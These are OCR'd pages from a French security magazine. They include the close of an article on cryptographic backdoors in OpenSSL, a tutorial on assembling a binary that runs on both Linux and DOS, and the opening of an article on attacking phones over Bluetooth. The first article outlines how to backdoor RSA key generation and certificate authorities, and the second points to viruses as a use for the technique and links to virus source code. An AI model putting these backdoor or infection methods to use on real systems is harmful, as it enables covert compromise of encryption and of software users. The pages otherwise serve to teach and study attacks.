Le calcul de la clef publique `Ys` est réalisé par le biais de l'appel à `meth3->generate_key()`. Il faut donc avoir modifié `Xs` lors du premier appel à la fonction `meth3->bn_mod_exp()`. On note d'après les *logs* que cette dernière fonction est appelée deux fois. En fait, la première correspond au calcul de la clef publique du serveur et la seconde au calcul de la `PreMasterKey` (ou clef de session). Bien évidemment, tel qu'il est présenté, ce plugin n'est pas vraiment intéressant. Il peut néanmoins servir de base solide à une infection de processus.

Le lecteur un peu curieux trouvera quelques petites astuces intéressantes, la base des infections de processus sous Unix étant expliquée dans phrack [13].

Le cas du RSA

Dans la plupart des cas, DHE est l'algorithme utilisé pour les échanges de clefs. Il est néanmoins intéressant de se pencher sur le RSA pour au moins deux raisons : le RSA peut être le mécanisme d'échange de clef utilisé et il peut également permettre la création de nouvelles attaques assez sympatiques. Le problème majeur que nous allons rencontrer est celui de la génération des clefs. Dans openssl, une clef RSA est générée par l'appel à la fonction `RSA_generate_key()`. Malheureusement, cette fonction est immuable dans le sens où l'objet `RSA_METHOD` n'exporte pas de méthode pour la remplacer. En conséquence, la seule façon simple de procéder est de réaliser une backdoor statique telle que décrite dans [15]. Il sera alors nécessaire d'utiliser un mécanisme au niveau noyau pour prévenir d'une détection par des outils classiques tels que Tripwire.

Une autre possibilité reposant également sur le noyau et plus complexe à mettre en place repose sur l'algorithme suivant :

1. Charger une backdoor noyau.
2. Lorsqu'un processus qui utilise openssl se lance, résoudre `RSA_generate_key` par le biais du *linker* dynamique.
3. Déposer un *breakpoint* (`int 3`) dans le premier octet de code de la fonction.
4. Récupérer l'exception lorsque `int 3` est appelé.
5. Rediriger le compteur de programme, en gérant minutieusement la pile, vers le code d'une fonction de substitution.

Cette méthode n'est pas excessivement compliquée à mettre en place. Pour en revenir à notre idée de backdoor statique, il est intéressant de noter que l'utilitaire openssl est utilisé pour fabriquer, lire, répudier des certificats. Sans revenir sur cette notion, rappelons que le champ `Issuer` d'un certificat indique l'autorité de certification qui a signé le certificat. Quand on sait que RSA peut également servir à signer, le concept de backdoor statique prend tout son sens. La figure 3 page suivante illustre l'interdépendance de ces certificats.




Figure 3 : relations de certificats

En examinant ce schéma, on constate que la compromission de l'exécutable openssl à un niveau hiérarchique `n` donné implique que les niveaux inférieurs sont potentiellement sous le contrôle de l'attaquant. En effet, au niveau `n-1`, la signature sera cassée par l'attaquant donc la clef publique du certificat du niveau `n-1` pourra être changée et ainsi de suite. On arrive au point véritablement intéressant de cette étude sur les backdoors cryptographiques : la notion de SETUP peut impacter sur des portions entières de réseau et non plus seulement un modeste réseau dès lors que l'on arrive à compromettre une autorité de certification. Enfin, ajoutons qu'il existe des mécanismes de SETUP [7] pour des signatures reposant sur le problème du logarithme discret.

Conclusion

L'objectif de cet article était de montrer une utilisation relativement méconnue de la cryptographie dans le monde de la sécurité. Bien que l'idée ne soit pas récente puisque datant de 85 au moins, il n'existe pas de telle backdoor disponible publiquement. Il est vrai que leur nature atypique et les connaissances et conditions préalables à leur réalisation n'incitent pas vraiment à leur propagation. Pourtant, le développement du « tout cryptographie », entre VPN et PKI, devrait en favoriser l'étude.

Remerciements

J'adresse mes remerciements à Julien Tinnes et Julien Zak pour les discussions sympathiques que nous avons eues ces dernières semaines sur la cryptographie pendant nos pauses café et bien évidemment un gros merci à X pour sa relecture de l'article un dimanche soir ;-).

Sur un plan plus personnel, j'en profite pour faire un gros coucou/bisou à mes Lillois(es) préféré(e)s, ainsi qu'à miss Caro qui, en plus d'être une styliste génialissime, est une merveilleuse amie :-).

Références

[1] E.J. Goh, D. Boneh, B. Pinkas et P. Golle, « *The Design and Implementation of Protocol-Based Hidden Key Recovery* »

[2] Grugq, *Fist ! Fist ! Fist ! Its all in the wrist : Remote Exec*, Phrack 62

[3] **http://www.cryptovirology.com**

[4] Eric Wegrzynowski, « Des Trappes dans les Clés », SSTIC 2003

[5] G. J. Simmons, *The Subliminal Channel and Digital Signatures*, Eurocrypt 1985.

[6] A. Young, M. Yung, *The Dark Side of « Black-Box » Cryptography or : Should We Trust Capstone ?*, Springer-Verlag, 1996

[7] A. Young, M. Yung, *Kleptography : Using Cryptography against Cryptography*, Springer-Verlag, Eurocrypt 1997

[8] Douglas Stinson, *Cryptographie Théorie et pratique*, Vuibert

[9] A. Freier, P. Karlton, P. Kocher, *The SSL Protocol Version 3.0*, Internet Draft

[10] T. Dierks, E. Rescorla, *The TLS Protocol Version 1.1*, RFC 2246

[11] *Manpage* des engines, « *man engine* »

[12] Readme.ENGINE dans les sources de openssl

[13] Anonymous, *Runtime Process Infection*, Phrack 59

[14] M. Wiener, *Cryptanalysis of Short RSA Secret Exponents*, 1989

[15] C. Crépeau, A. Slakmon, *Simple backdoors for RSA key generation*, 2002

[16] Sniffer ssl : **http://www.miscmag.com/articles/20-MISC/CM-ssl/**

disponible en kiosque !

Hors série N°21

GNU LINUX MAGAZINE

Juin/juillet 2005

:: FRANCE :: France Métro : 6,40€ - DOM 6,95€ - BEL : 7,30€ - LUX : 7,30€ - PORT. CONT. : 7,30€ - CH : 13FS - CAN : 12$ - MAR : 65DH

Hors série N°21

Recyclez vos PC

Miroir newsgroups

Terminaux X

Serveur syslog

Passerelle

Proxy Squid

Distribution légère

Boot PXE/TFTP

Serveur DHCP

FreeDOS

-- 100% PRATIQUE --

AU SOMMAIRE DE CE HORS SÉRIE :

Création d'un binaire multiplateforme

Depuis quelques temps, nous voyons apparaître ça et là quelques virus multiplateformes. Nous citerons par exemple Winux, virus qui a pour cible les OS Linux et Windows...

Bien entendu, les virus ne sont pas les seuls binaires (car on parle ici de binaires, et non de scripts) à pouvoir profiter de cette avantageuse programmation. Bien qu'ils soient peu répandus, il peut s'avérer intéressant de proposer de tels binaires dans le cas par exemple d'un programme d'installation ou autre. En effet, les utilisateurs n'ont alors plus à se préoccuper de savoir à quel OS est destiné le programme, le binaire détectant automatiquement son environnement d'installation.

Ceci n'est qu'un exemple parmi tant d'autres et les possibilités d'utilisation sont multiples. Les virus multiplateformes semblent toutefois être un des « débouchés » les plus évidents.

Nous verrons ainsi au cours de l'article comment créer un tel binaire. Toute l'astuce repose sur une manipulation des en-têtes du binaire et sur les aspects de relocation du segment de code.

Cette étude s'appuie sur un travail préalable de Kuno Woudt (**warp-tmt@dds.nl**) et Rafal Skoczylas (**nils@secprog.org**).

I. Linux

Il existe plusieurs formats d'exécutables sous Linux. Nous nous intéresserons plus particulièrement au format ELF, le plus répandu sous cet OS.

Nous ne reviendrons pas en détail sur ce format, toute la documentation étant largement accessible par Internet. Rappelons juste que tout binaire ELF présente un en-tête qui renseigne sur le fonctionnement du binaire (format, type de binaire, point d'entrée, taille des sections et autres).

Nous commençons par créer un programme en assembleur tout simple qui affichera un message type `Hello Strange World...` pour ne pas faillir à la tradition. Nous implémenterons nous-mêmes le *header* ELF, de manière à pouvoir le changer par la suite (pas de *linker*).

Voici donc le corps tout simple d'un programme de ce type :

```
; Hello Strange World    4 Linux.
;
; Propriétés : Binaire exécutable sur Linux.
; Assemblage : nasm -f bin hello_linux.asm -o hello_linux

BITS 32

%define ELF_RELOC 0x08048000    ; Adresse de relocation traditionnelle pour un ELF
%define __NR_write      4
%define __NR_read       3

; 1ere étape : l'en-tête ELF

ehdr                                    ; ELF header
            db      0x7F                ; EI_MAG0
            db      'E'                 ; EI_MAG1
            db      'L'                 ; EI_MAG2
            db      'F'                 ; EI_MAG3
            db      1                   ; EI_CLASS: 32-bit objects
            db      1                   ; EI_DATA: ELFDATA2LSB
            db      1                   ; EI_VERSION: EV_CURRENT
            db      0                   ; EI_PAD

      times 8 db    0                   ; EI_NIDENT


            dw      2                       ; e_type
            dw      3                       ; e_machine
            dd      1                       ; e_version
            dd      _start_unx + ELF_RELOC  ; e_entry
            dd      phdr                    ; e_phoff
            dd      0                       ; e_shoff
            dd      0                       ; e_flags (unused on intel)
            dw      ehdrsize                ; e_ehsize
            dw      phdrsize                ; e_phentsize


; Ensuite, nous créons un en-tête de programme...
; Il convient de noter que les 8 premiers octets de phdr cohabitent avec la
; fin de l'en-tête ELF, les valeurs étant identiques...

phdr                                    ; Elf32_Phdr
            dw      1                   ; e_phnum       ; p_type
            dw      0                   ; e_shentsize
            dw      0                   ; e_shnum       ; p_offset
            dw      0                   ; e_shstrndx

ehdrsize    equ     $ - ehdr            ; Fin de l'entête ELF

            dd      ELF_RELOC           ; p_vaddr
            dd      ELF_RELOC           ; p_paddr (ignored)
            dd      filesize            ; p_filesz

            dd      filesize            ; p_memsz
            dd      5                   ; p_flags
            dd      0x1000              ; p_align


phdrsize    equ     $ - phdr            ; Fin de l'en-tête de programme

_start_unx:
      mov   ecx,    hello_unx_msg + ELF_RELOC
      mov   edx,    hello_unx_msg_length
      call  print
      call  exit

;-------------------------------------------
; Définitions de quelques procédures générales |
;-------------------------------------------

; Print (ecx = string pointer, edx = length)
; ------------------------------------------
```

Yann Denet
yanisto@nuxed.org

```
print:
        xor     eax, eax
        mov     ebx, eax
        mov     al, __NR_write
        int     80h
        ret

; Exit function
; ------------

exit:
        xor     eax, eax
        mov     ebx, eax
        inc     al
        int     80h
        ret

;----------
; Données |
;----------

hello_unx_msg         db        "Hello Strange Linux World...", 10, 0
hello_unx_msg_length equ        $ - hello_unx_msg


filesize        equ     $ - $$
```

Après assemblage, le programme fonctionne de la manière escomptée et nous affiche le message voulu, avant de quitter.

Intéressons-nous maintenant aux programmes destinés aux environnements tels que Windows et DOS.

II. DOS

Dans le cas précis d'un binaire DOS, nous codons un .COM. Les fichiers .COM n'ont aucun header et exécutent tout simplement les instructions depuis les premiers octets du fichier. Nous programmons, toujours en assembleur, un mini binaire qui affiche un texte sous DOS pour commencer.

```
;
; Hello Strange World    4 DOS.
;
; Propriétés : Binaire exécutable sur DOS
; Assemblage : nasm -f bin hello_dos.asm -o hello_dos.com

org 0

%define COM_RELOC 0x100

   mov        dx, hello_dos_msg + COM_RELOC
   mov        ah, 0x09
   int        0x21

   mov        ax, 0x4C00
   int        0x21

hello_dos_msg           db      "Hello strange dos world...", 13, 10, "$"
```

Il est possible de faire coexister deux formats dans un même exécutable en exploitant les propriétés de ces formats. Voyons cela...

III. Faire coexister ces formats...

À la différence d'un .COM, un binaire ELF commence toujours par un header qui détermine les paramètres propres au fichier :

```
yanisto@kaya:~/Multi-Platform$ readelf -h hello_linux
En-tête ELF:
  Magique:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Classe:                            ELF32
  Données:                           complément à 2, système little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ...
```

Ce header comporte certaines données indispensables au bon fonctionnement du binaire ELF qu'il nous faut impérativement conserver dans notre binaire généraliste. D'autres données pourront en revanche être écrasées (`version ABI` notamment, fin du champ `e_ident` de l'en-tête ELF cf. `elf(5)`).

À ce point, nous pourrions nous dire que cela risque d'empêcher la coexistence avec un format .COM, qui, lui, exécute les instructions en commençant par le début de l'exécutable, c'est-à-dire notre en-tête ELF. Il n'en est rien, car les octets du header se traduisent en instructions tout à fait valides :

```
yanisto@kaya:~/Multi-Platform$ ndisasm -a hello_linux|head   (16 bits)

00000000  7F45            jg 0x47
00000002  4C              dec sp
00000003  46              inc si
00000004  0101            add [bx+di],ax
00000006  0100            add [bx+si],ax
00000008  0000            add [bx+si],al
0000000A  0000            add [bx+si],al
0000000C  0000            add [bx+si],al
0000000E  0000            add [bx+si],al
00000010  0200            add al,[bx+si]
```

La première instruction est un saut conditionnel, pour lequel nous ne contrôlons pas le résultat. Il faut donc prendre en compte les 2 possibilités :

- Le saut est exécuté et il faut qu'à 0x47 octets de là se retrouvent nos instructions DOS valides pour qu'elles soient immédiatement exécutées.

- Le saut n'est pas exécuté et les octets suivants vont être lus. Nous allons donc devoir compenser (annuler) toutes les instructions induites par l'existence du header. Par exemple, la séquence `dec sp; inc si` sera annulée par `dec si; inc sp`. Nous profitons du fait que tout l'en-tête n'est pas indispensable (`version ABI...`) au bon fonctionnement pour insérer un saut dans l'en-tête (qui ne sera pas exécuté dans le ELF, mais le sera dans le .COM.

Traduisons cela en assembleur :

```
; Hello Strange World    4 Linux \& DOS.
;
; Propriétés : Binaire exécutable sur Linux \& DOS
; Assemblage : nasm -f bin hello_multi.asm -o hello_multi
```

```
BITS 32

%define ELF_RELOC 0x08048000    ; Adresse de relocation traditionnelle pour un
ELF
%define COM_RELOC 0x100         ; Adresse de relocation traditionnelle pour un
COM

%define __NR_write      4
%define __NR_read       3

; 1ere étape : l'en-tête ELF

ehdr                                    ; ELF header
                db      0x7F            ; EI_MAG0
                db      'E'             ; EI_MAG1
                db      'L'             ; EI_MAG2
                db      'F'             ; EI_MAG3
                db      1               ; EI_CLASS: 32-bit objects
                db      1               ; EI_DATA: ELFDATA2LSB
                db      1               ; EI_VERSION: EV_CURRENT
                db      0               ; EI_PAD

                jmp short _start_dos ; saut "Tobogan" pour DOS qui
                                        ; compense les instructions précédentes

        times 6 db      0               ; EI_NIDENT (8-2 = 6...)


                dw      2                       ; e_type
                dw      3                       ; e_machine
                dd      1                       ; e_version
                dd      _start_unx + ELF_RELOC  ; e_entry
                dd      phdr                    ; e_phoff
                dd      0                       ; e_shoff
                dd      0                       ; e_flags (unused on intel)
                dw      ehdrsize                ; e_ehsize
                dw      phdrsize                ; e_phentsize

phdr                                    ; Elf32_Phdr
                dw       1              ; e_phnum       ; p_type
                dw       0              ; e_shentsize
                dw       0              ; e_shnum       ; p_offset
                dw       0              ; e_shstrndx

ehdrsize        equ      $ - ehdr       ; Fin de l'entête ELF

                dd       ELF_RELOC      ; p_vaddr
                dd       ELF_RELOC      ; p_paddr (ignored)
                dd       filesize       ; p_filesz
                dd       filesize       ; p_memsz
                dd       5              ; p_flags
                dd       0x1000         ; p_align


phdrsize        equ     $ - phdr        ; Fin de l'en-tête de programme

; --------------( Code DOS )------------

BITS 16

_start_dos:
.compensation
;00000000  7F45            jg 0x47
;00000002  4C              dec sp
;00000003  46              inc si
;00000004  0101            add [bx+di],ax
;00000006  0100            add [bx+si],ax
   sub [bx+si],ax
   sub [bx+di],ax
   dec si
   inc sp

.affichage
   mov      dx, hello_dos_msg + COM_RELOC
   mov      ah, 0x09
   int      0x21

.exit
   mov      ax, 0x4C00
   int      0x21

; --------------( Code Unix )------------

BITS 32

_start_unx:
.affichage
        mov     ecx,    hello_unx_msg + ELF_RELOC
        mov     edx,    hello_unx_msg_length
        xor     eax, eax
        mov     ebx, eax
        mov     al, __NR_write
        int     80h

.exit
        xor     eax, eax
        mov     ebx, eax
        inc     al
        int     80h

;----------
; Données |
;----------

hello_unx_msg           db      "Hello strange linux World...", 10, 0
hello_unx_msg_length    equ     $ - hello_unx_msg

hello_dos_msg           db      "Hello strange dos World...", 13, 10, "$"


filesize                equ     $ - $$
Testons tout cela :
[ Sous Linux ]

yanisto@kaya:~/Multi-Platform$ ./hello_multi.com
Hello strange linux World...


[ Sous Ligne de commande Windows ]

C:\MultiP> hello_multi.com
Hello strange dos World...
```

IV. Diversification OS

Une fois que cette coexistence des formats ELF et COM est rendue possible, nous pouvons nous pencher sur la diversification de l'exécutable vers d'autres OS utilisant ces mêmes formats.

Il est en effet possible d'identifier les versions d'OS (DOS, Win 3.x, Win9x, WinNT, Linux, BSD, OS/2...). Pour ce faire, il convient d'effectuer quelques tests.

1/ DOS/Windows

Une fois que le programme se situe dans la partie propre à DOS/Windows (c'est-à-dire `_start_dos`), il nous est possible de distinguer entre les différentes versions de Windows grâce à l'insertion dans la partie DOS/Windows du code ci-après :

```
mov ax, 0x1600
int 0x2F
```

Ensuite, il suffit d'examiner le registre AX pour déterminer l'OS plus précisément :

- Si AL = 0x80, alors l'OS n'est pas du type Windows.
- Si AL = 1 ou AL = 0xFF, alors l'OS est un Windows 2.x.
- Si AL = 0 ou AL = 0x16, alors l'OS est un Windows NT/XP.
- Sinon, si AL comporte une valeur différente, AL désigne le numéro de version (major) et ah, le minor de la version (ex : 3.1).

Le code complet pour distinguer les différents cas est donc :

```
mov ax, 0x1600
int 0x2F

cmp       al, 0x80
je  short _start_dos              ; OS = DOS

cmp       al, 0
je  short _start_dosxp            ; OS = Windows NT/XP

cmp       al, 3
jle short _start_w3x              ; OS = Windows 3.x/2.x...

jmp short _start_w9x              ; OS = Windows 9x
```

Il nous suffirait donc à présent d'insérer de nouvelles fonctions plus spécifiques à chacun de ces cas dans le code, avant le bloc de données par exemple, pour les traiter séparément.

2/ Unix-Flavor

Enfin, dans la partie de code dédiée aux Unix-*like* (`_start_unx`), pour distinguer Linux et les *BSD, il nous suffit de vérifier le contenu des registres `fs` et `gs`. Si ces deux registres sont à 0, alors, nous sommes sur un Linux, sinon c'est BSD.

```
mov       eax, fs
cmp       eax, 0
jnz       _start_bsd

mov       eax, gs
cmp       eax, 0
jz        _start_lnx
```

Une fois encore, il ne nous restera qu'à insérer cette structure de test en saut conditionnel dans le code dédié (début de `_start_unx`) et les différentes fonctions (`_start_bsd`, `_start_lnx`) avant notre bloc de données par exemple.

V. Conclusion

Il est bien entendu qu'une partie du code doit être réécrit, les appels système n'étant pas les mêmes selon les différents environnements. Toutefois, pour un programme relativement simple, il pourrait être intéressant de dresser un tableau de pointeurs sur nos principales fonctions selon l'environnement (du type `'print(LINUX)(stdout, "Hello")' / 'print(DOS)(stdout, "Hello dos")'...`). Un registre contenant l'index tout au long du programme ferait en somme office d'une sorte de *wrapper*.

Il n'est donc pas impossible de faire un programme (binaire) assemblé et non *scripté* tournant sous différents OS sans besoin de modification. Après, les limites de votre programme sont celles de votre imagination...

Références

- Trend Micro, « *Winux: Two in One Virus* » : **http://antivirus.about.com/library/weekly/aa032801a.htm**
- Benny from 29A : **http://benny29a.cjb.net/**
- Winux *Source Code* : **http://www.esando.com/junkcode/files/Winux.zip**
- 29A Crew : **http://29a.host.sk/**

Hacking mobile via Bluetooth

Les technologies sans fil sont aujourd'hui de plus en plus répandues et populaires comme le montre l'utilisation croissante du WiFi et son intégration systématique dans les routeurs ADSL et les ordinateurs portables par exemple. En ce qui concerne les communications courte distance entre équipements, le Bluetooth est désormais reconnu comme étant le standard. Il est de plus en plus présent dans notre vie quotidienne, de l'utilisation la plus classique avec le clavier, la souris, l'appareil photo ou le PDA à la plus originale, voire surprenante, comme le tableau de bord d'une voiture ou des équipements médicaux.

L'intérêt à porter à la sécurité et aux problèmes liés à un protocole tel Bluetooth devient évident au vu des données et des ressources auxquelles il donne potentiellement accès. Comme tout autre protocole plus ou moins clairement défini et normalisé, la qualité de son implémentation reste fortement dépendante de l'éditeur et/ou du constructeur. Ainsi, les premières failles sur des piles Bluetooth de téléphone mobile ont été révélées publiquement, mettant au grand jour de nouvelles menaces. Cet article tente d'amener quelques informations sur les vulnérabilités des téléphones mobiles ayant eu la malchance de se retrouver avec une pile Bluetooth sans doute assez ouverte.

La technologie Bluetooth

Historique

Comme toute présentation sur le Bluetooth qui se respecte, il est d'usage d'écrire quelques lignes sur son histoire et surtout celle de son nom. Harald Bluetooth (Harald Blaatand en version originale) était un roi danois du 10ème siècle. Ainsi ce cher dirigeant tenait son petit nom de la coloration bleue de ses dents due à son goût prononcé pour les myrtilles (d'où le nom Dent Bleue ou Bluetooth pour les bilingues). À l'origine mis au point par Ericsson, les travaux sur la technologie Bluetooth se retrouvent fédérés au sein du SIG (*Special Interest Group*) en 1998. S'y regroupent des sociétés prestigieuses comme Agere, Ericsson, Intel, Microsoft, Motorola, Nokia ou encore Toshiba. Pour plus d'informations commerciales, il est conseillé de consulter le site **www.bluetooth.com** et pour les curieux techniciens, le site **www.bluetooth.org** semble plus approprié (Courage ! Les spécifications de la version 1.2 du protocole font à peine 1200 pages).


Description

Après une petite introduction historique, il s'avère intéressant voire nécessaire d'aborder de plus près ce fameux protocole Bluetooth. Il s'agit donc d'une technologie sans fil de type PAN (*Personal Area Network*) destinée à connecter des équipements proches les uns des autres (de 1m à 100m) Le protocole est normalisé sous le nom IEEE 802.15 [1]. Cette technologie se caractérise, entre autres, par une faible consommation d'énergie (théoriquement) et la possibilité de transmettre de la voix et des données. Bluetooth utilise la bande de fréquences radio ISM (*Industrial, Scientific and Medical*) des 2.4 GHz (2400 - 2483.5 MHz) avec sauts de fréquences pour éviter les interférences (79 canaux de 1MHz et 1600 sauts/seconde). Tout ça aboutit à un débit de l'ordre de 1Mb/seconde.

Architecture et pile Bluetooth

Lorsque des équipements Bluetooth sont mis en réseau, ceux-ci forment un *piconet* composé d'un maître et de plusieurs esclaves (jusqu'à 7 au maximum). Ces mêmes piconets ont la possibilité de s'interconnecter et donner ainsi un *scatternet* (illustré par la figure 1) Un piconet ne contient qu'un maître au plus, cependant un maître ou des esclaves peuvent se trouver dans deux piconets différents.

Figure 1 *Exemple d'un Scatternet*




Au niveau de la couche matérielle du protocole Bluetooth, se distinguent la partie radio qui permet l'émission et la réception sur la bande de fréquences 2.4 GHz, le contrôleur de lien (appelé « *baseband* ») qui gère les sauts de fréquence et l'adressage des équipements entre autres. Cet adressage est similaire à celui d'une adresse MAC, ainsi une *Bluetooth Device Address* (BD_ADDR) est du type 00:11:22:33:44:55. La couche *Link Manager* s'occupe principalement de la gestion de la mise en place de la liaison, de sa configuration, du chiffrement et de l'authentification. Cette couche matérielle est alors accessible via la couche d'abstraction HCI (*Host Controller Interface*)

Après cette rapide description de la couche matérielle, quelques mots sur la pile protocolaire Bluetooth apporteront quelques informations utiles pour la suite. L2CAP (*Logical Link Control and Adaptation Protocol*) est le protocole minimal d'échange de données, il se caractérise par un PSM (*Protocol Service Multiplexer*) identifiant le type de données (numéroté de 1 à 65535 mais uniquement sur les nombres impairs avec par exemple 01 pour

Eric Detoisien
valgasu@rstack.org

SDP et 03 pour RFCOMM). Le protocole RFCOMM va émuler un port série. Il repose sur une liaison L2CAP et un canal (*channel* numéroté de 1 à 30) identifiant le port série créé. Enfin, SDP (*Service Discovery Protocol*) est un protocole destiné à découvrir les services proposés par un équipement Bluetooth. En effet, chaque équipement met à disposition via le Bluetooth un certain nombre de services identifiés entre autres par un canal RFCOMM (par exemple : transfert de fichier, oreillette, modem,...). La figure 2 représente une vue simplifiée de la pile Bluetooth. Pour plus d'informations concernant le Bluetooth, il est fortement conseillé de consulter les spécifications disponibles sur le site officiel [2].

Figure 2 *Schéma de la pile Bluetooth*



Mécanismes de sécurité du Bluetooth

Pour faire simple, le protocole Bluetooth propose 3 niveaux de sécurité. Le mode 1 correspond à n'avoir aucune sécurité (par exemple sur un *access point* Bluetooth), le mode 2 consiste à transférer la sécurité sur le service ou l'application et enfin dans le mode 3 la sécurité se situe au niveau de la couche liaison avec une authentification par code PIN, une identification par l'adresse MAC Bluetooth et du chiffrement optionnel.

Afin de créer une relation sécurisée entre deux équipements, a lieu un processus dit « de *bonding* » constitué de plusieurs étapes : la création d'une liaison, le *pairing* (seulement si les équipements ne sont pas déjà couplés) et l'authentification. Le processus de pairing vise à créer et échanger une clé de liaison (*Link Key* Klink) entre deux équipements Bluetooth pour une authentification mutuelle future. Il se déroule selon les étapes suivantes :

- Création d'une clé d'initialisation `Kinit` à partir d'un nombre aléatoire commun (transmis en clair) du code PIN et de sa longueur (voir figure 3).

- Génération de la clé de liaison Klink qui peut être du type Unit Key, Combination Key ou Master Key (pour le broadcast uniquement). Une Unit Key est générée une fois sur chaque équipement à partir d'un nombre aléatoire et de l'adresse MAC Bluetooth. Dans certains cas ce type de clé est éventuellement utilisée comme clé de liaison, elle est alors transmise chiffrée avec Kinit. La Combination Key est générée à partir d'un nombre aléatoire (ce nombre est transmis chiffré par Kinit) et de l'adresse MAC Bluetooth (voir figure 4)

Figure 3 *Génération de la clé d'initialisation*





Figure 4 *Génération de la Combination Key*



- La clé de liaison est alors stockée pour des connexions futures entre les deux équipements désormais couplés (via le processus de pairing) L'authentification s'effectue via un *challenge-response* grâce à un secret partagé, à savoir la clé de liaison Klink. À noter que le chiffrement repose aussi sur la clé de liaison.

Le document sur la sécurité du protocole Bluetooth du LASEC de l'EPFL [9] vous donnera des informations bien plus précises. De même, l'article de Ollie Whitehouse [11] vous éclairera sur les attaques possibles de ces mécanismes de sécurité. La description de ces quelques éléments sur le protocole Bluetooth, certes très

loin d'être exhaustive ou même complète, a au moins le mérite d'apporter les éclairages suffisants à la compréhension de la prochaine partie abordant les vulnérabilités des piles Bluetooth de certains téléphones mobiles.

Les vulnérabilités

Le Bluetooth se retrouve aujourd'hui sur quasiment tous les nouveaux modèles de téléphone mobiles qui sont clairement des cibles privilégiées de par leur nombre et leur accessibilité (proximité des utilisateurs). À noter dès maintenant que les vulnérabilités présentées sont toutes dues à de mauvaises implémentations du protocole Bluetooth (et non pas à des failles de la technologie elle-même).

BlueJacking

Exemple de BlueJacking

Plus un détournement de fonctionnalité qu'une vulnérabilité à part entière, le BlueJacking consiste à envoyer un fichier (contact, image, vCard,...) afin de transmettre un message sans authentification à un autre équipement Bluetooth. Cette pratique pourrait vite dériver vers une nouvelle forme de *spam*. Le nom de l'équipement Bluetooth émetteur à la possibilité d'être modifié afin de crédibiliser le message envoyé ou de pousser l'utilisateur à s'authentifier (genre de *social engineering*) La figure ci-dessus présente un exemple trivial de *BlueJacking* par l'envoi d'un contact.

Le BlueJacking est devenu suffisamment populaire pour que des sites et des forums lui soient entièrement consacrés. Des sites comme **www.bluejackq.com**, **www.bluejackers.co.uk** en sont des représentants, mais une simple recherche sur Google vous remonte de très nombreux résultats.

BlueSnarfing

Cette fois-ci, il s'agit bien d'une véritable attaque. L'objectif est relativement simple puisqu'il consiste à accéder (en lecture et en écriture) à des informations (*phonebook*, *calendar*,...) sur le mobile d'une victime. Normalement l'accès aux services nécessite, au préalable, une authentification (avec un pairing si les équipements ne sont pas déjà couplés) sauf pour certains considérés comme pratiques et sans doute sans risque. Dans ce cas, il y a les services fondés sur le protocole OBEX comme OBEX *Object Push*, OBEX *File Transfer* et OBEX *Basic Imaging*. Sans entrer dans les détails, OBEX (*OBject EXchange*) est un protocole d'échange d'objets (vCard, vCalendar, images, sons,...)

